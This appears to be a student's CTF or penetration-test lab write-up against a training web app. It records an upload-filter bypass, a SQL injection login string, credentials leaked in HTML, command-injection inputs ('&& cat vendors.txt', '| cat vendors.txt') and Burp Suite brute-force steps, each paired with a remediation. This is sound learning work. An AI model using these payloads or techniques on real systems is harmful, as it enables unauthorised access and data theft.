
## Day 1: Flag 6

**Technique:** The second image input form on this page did have some input validation that prevented any files other than .jpg files from being uploaded. However, changing the name of the above malicious payload from flag.php to flag.php.jpg evaded the input validation:

```
(root@kali)-[~]
# cp flag.php flag.php.jpg

(root@kali)-[~]
# ls
Desktop    Downloads  file3      FlagisinThisfile.7z  flag.php.jpg  hash.txt  Music  Public  Templates
Documents  file2      flagfile   flag.php             flag.php.png  LinEnum.sh  Pictures  Scripts  Videos

(root@kali)-[~]
#
```



#### 4. SQL Injection Vulnerability on Login.php Page

Day 1: Flag 7 [HKTSTC did not find flag by deadline for CTF; Rachelle found this later.]

Vulnerability 4	Findings
<b>Title</b>	SQL code injection vulnerability on Login.php page
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Medium
<b>Description</b>	When an input form is accepting input to run in a query (such as a SQL query or Python code), additional input can be inserted that can include commands such as ours below to steal sensitive data, or other malicious commands.
<b>Images</b>	See below
<b>Affected Hosts</b>	192.168.14.35/Login.php
<b>Remediation</b>	Use input validation for this form.


**Risk Rating:****Description:****Affected Hosts:** 192.168.14.35/Login.php**Remediation:**

**Technique:** We attempted multiple iterations of inserting "close quote OR open quote 1=1 into the administrator login on this page to no avail up until the CTF deadline. However, a few days later, I found the successful suggestion on (w3resource 2022):

login: abcd

password: anything' OR 'x'='x

I had used the correct tautology and OR connector but had been trying to use valid credentials (dougquaid and kuato) rather than invalid credentials. I had forgotten the very long time we spent in class talking about the order of commands in SQL and how the valid credentials would have stopped SQL from checking the next condition (the always true/tautology condition). Lesson learned.




## 5. HTML/PHPJavaScript Vulnerability on Login.php Page

Day 1: Flag 8



Vulnerability 5	Findings
Title	Careless inclusion of data in webpage coding for administrator login/password
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Low
Description	Inspecting a webpage element will show the code used to create that page. This should not include sensitive information, nor should it be over-writable.
Images	See below
Affected Hosts	192.168.14.35/Login.php
Remediation	Editing is often a default value for web design; that should be switched off before a website is published. And code should be inspected to ensure that no sensitive data is included.

**Technique:** When HKTSTC right clicked on the username input field and chose to “inspect element,” a username was included in the HTML code for the field:




```

<form action="/Login.php" method="POST">
  <p>
    <label for="login">Login:</label>
    <font color="#DB545A">dougquaid</font>
    <br>
    <input id="login" type="text" name="login" size="20">
  </p>
  <p>...</p>
  <button type="submit" name="form" value="submit" background-color="black">Login</button>
</form>

```

Similarly, choosing to inspect element on the password input field revealed a password:



```

<p>...</p>
<p>
  <label for="password">Password:</label>
  <font color="#DB545A">kuato</font>
  <br>
  <input id="password" type="password" name="password" size="20">
</p>
<button type="submit" name="form" value="submit" background-color="black">Login</button>
</form>
<br>

```

Once those were applied, the 8th flag was revealed:


Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools [HERE](#)

## 6. Sensitive Data Exposure in Robots.txt File

Day 1: Flag 9

Vulnerability 6	Findings
Title	XSS Vulnerability on ....
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Low
Description	The robots.txt file is typically used by websites to communicate with web crawlers and other bots which URLs they can access on the site; this is primarily to prevent overloading the site with requests. However, Rekall's robots.txt file contained sensitive data.
Images	See below
Affected Hosts	192.168.14.35/robots.txt
Remediation	Remove the sensitive information from the robots.txt file.

**Technique:** HKTSTC simply typed in the URL 192.168.14.35/robots.txt and found the following sensitive information (aka flag) in the file:




## 7. Command Injection on Networking.php Page


Day 1: Flag 10

Vulnerability 7	Findings
<b>Title</b>	Command injection vulnerabilities on Networking.php page
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	When an input form is accepting input to run in a query (such as a SQL query or Python code), additional input can be inserted that can include commands such as ours below to read sensitive files, or other malicious commands.
<b>Images</b>	See below
<b>Affected Hosts</b>	192.168.14.35/Networking.php (accessed from Login.php page)
<b>Remediation</b>	Input validation can prevent injecting commands into input fields by preventing things such as the && and    symbols.

**Technique:** HKTSTC appended the code “ && cat vendors.txt” after the domain already entered into the DNS Check input line




and the following flag was revealed:




### Day 1: Flag 11

**Technique:** The second input field on this page had some attempt at input validation, but apparently only to prevent ampersands. With help from (Cobalt, n.d.), we found the code “ | cat vendors.txt” was able to circumvent the input validation



to give the following flag:



## 8. Brute Force Attack Vulnerability on Login

### Day 1: Flag 12 Failure

Vulnerability 8	Findings
Title	Brute force attack vulnerability on login page
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	If an attacker can make unlimited guesses at usernames and passwords, they may be able to log on to the system on the login page of the website.
Images	See below
Affected Hosts	192.168.14.35/Login.php
Remediation	Set the login input to lock down after a certain number of unsuccessful attempts in a limited amount of time.

#### Risk Rating:

#### Description:

**Affected Hosts:** 192.168.14.35/Login.php

#### Remediation:

**Technique:** I was able to successfully send login posts to BurpSuite – successfully – because Burp showed dougquaid:kuato working in the exploit. My failure here was due to not being able to come up with enough username and password guesses to get something successful. I tried the following:  
Usernames:

ADM, admin, Admin, administrator, Administrator, etc due to hint we purchased that told us to use the admin login on the page

user, username, user1, login, etc generic usernames

top 20 usernames from internet list (skipping those in different alphabets)

Passwords:

variations on the word password, with and without punctuation

variations on the SeasonYear theme

top 20 and top 25 passwords from two different internet lists


I also tried to upload rockyou.txt (which I had unzipped in the terminal), but that broke Burp. Twice.

My final attempt at this (21July2022) was the trigger for me to finally give up on this and the rest of the flags, but I can say that it was beneficial in that the final time I ran the exploit, I did not have to look at any notes to seamlessly employ the technique, which I initially found rather fiddly.

I have delineated the technique below just so that I will have it written down for future reference:

Step 1: Start burpsuite. Proxy→Options→Edit (Proxy Listeners)--> change port to 8081 (docker is using port 8080 already).

Step 2: Proxy→Intercept→Intercept is off



Step 3: Foxy Proxy→Options→ Edit (burpsuite)-->make sure that the port is 8081.



**Edit Proxy burpsuite**

Title or Description (optional)  
burpsuite

Color  
#66cc66

Proxy Type  
HTTP


Proxy IP address or DNS name ★  
127.0.0.1

Port ★  
8081

Step 4: Make sure that foxy proxy is off.

Step 5: Go to login page of website

Step 6: Burp→Proxy→Intercept→Intercept is on




Step 7: Foxy proxy→burpsuite is on


Step 8: Website: type in random username:password combo

Step 9: Burp→Proxy→Intercept→right click on intercepted POST and “send to intruder”





Step 10: Go to the (now highlighted) Intruder tab → Positions → Clear § → Add § in just the login and password positions → Attack type set to “Cluster bomb”



Step 11: Intruder → Payloads → Payload set 1 → Payload options: enter possible user names (this is where I think I had a failure of imagination):

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. Under the 'Payloads' sub-tab, 'Payload Set 1' is configured. The 'Payload set' dropdown is set to '1', and the 'Payload count' is 11. The 'Payload type' is set to 'Simple list', and the 'Request count' is 0. Below this, the 'Payload Options [Simple list]' section is visible, showing a list of strings: login, user, user1, admin, administrator, Admin, and Administrator. The 'Add' button is highlighted.

Step 11: Intruder → Payloads → Payload set 2 → Payload options: enter possible user passwords (this is where I entered a “most common passwords” set from the web and also tried to upload rockyou.txt):

